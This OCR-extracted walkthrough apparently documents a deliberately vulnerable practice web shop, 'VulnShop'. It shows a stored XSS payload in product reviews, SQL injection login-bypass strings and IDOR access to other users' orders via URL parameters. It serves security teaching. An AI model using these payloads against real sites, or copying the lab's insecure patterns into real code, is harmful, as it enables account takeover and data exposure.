
- **Product Reviews**
  - **Where:** Product detail modal, reviews section



- **How:** Review data (`review.text`) stored and rendered with `innerHTML`, allows persistent XSS for all viewers.

payload - <img src=1 onerror=alert(1)>







Now login in another account go go to the review page and see the xss popup because of stored xss


XSS in Alert System

- **Where:** Custom alert/notification popups



- **How:** `showAlert(message)` uses `innerHTML` for messages, which can be abused from any successful user input reflected back.





3. SQL Injection (Simulated)

SQL Injection (SQLi) is a vulnerability where an attacker tricks a website's database query into running unexpected commands by injecting malicious SQL code into user input.

How it happens:

- **Websites often take user input (like a login username) and put it directly into a database query.**
- **If the input isn't properly filtered, attackers can change the query's meaning.**


' OR '1'='1

Since '1'='1' is always true, the attacker bypasses the login.


Why it's dangerous:

- **Access or modify sensitive data**
- **Delete entire databases**
- **Gain admin access**
- **Execute commands on the server in some cases (RCE via SQLi)**

- **Where:** Login modal (`#loginForm`)
- **How:** Special payload in username (e.g., `admin' OR '1'='1' --`) bypasses authentication as admin.



- **Vulnerability:** Simulated in the code to mimic SQLi login bypass for demonstration.



4. Insecure Direct Object References (IDOR)


Insecure Direct Object Reference (IDOR) is a vulnerability where a website lets users directly access data or actions just by changing a value (like an ID) in the request — without checking if they're allowed to.


How it happens:

- **A web app uses something like /profile?id=123 to fetch data.**
- **If the app doesn't verify ownership, an attacker can change 123 to 124 and see someone else's profil**

- **Order History**
  - **Where:** Orders tab in Profile, also accessible via URL `/?userId=2`
  - **How:** Changing the `userId` parameter lets users view any other user's orders.
- **Order Details**
  - **Where:** URL parameter `orderId`
  - **How:** Navigating to `/?orderId=xxxx` allows access to any specific order, regardless of actual ownership.
- **Admin Panel Functions**
  - **Where:** Profile's "Admin" tab
  - **How:** No authorization check, so any logged-in user can access all users or orders.
- **Profile Data Access**
  - **Where:** Data exposure by manipulating user IDs in various endpoints or functions.


First login in a user account then cart something --> add to cart


VulnShop
Samsung 65" 4K TV
$1299.99
Ultra HD Smart TV with HDR
Add to Cart
Customer Reviews
Write a Review
5 - Excellent
iPhone 15 Pro
MacBook Pro M3



wj37h3fx-5500.inc1.devtunnels.ms
VulnShop
Search products...
Search
Cart (1)
Logged in as: Test User
Profile
Logout
Home
Electronics
Fashion
CSRF Vulnerable - No tokens, Price manipulation possible
Samsung 65" 4K TV x 1
$1299.99
Total:
$1299.99
Shipping Address:
456 Test Ave, Town
Payment Method:
Credit Card
Card Number:
122145423545
Enter OTP:
123456
Place Order
All Categories
iPhone 15 Pro
$999.99
Samsung 65" 4K TV
$1299.99
Nike Air Max 270
$149.99
MacBook Pro M3
$1999.99

then place order

Go profile and check order list

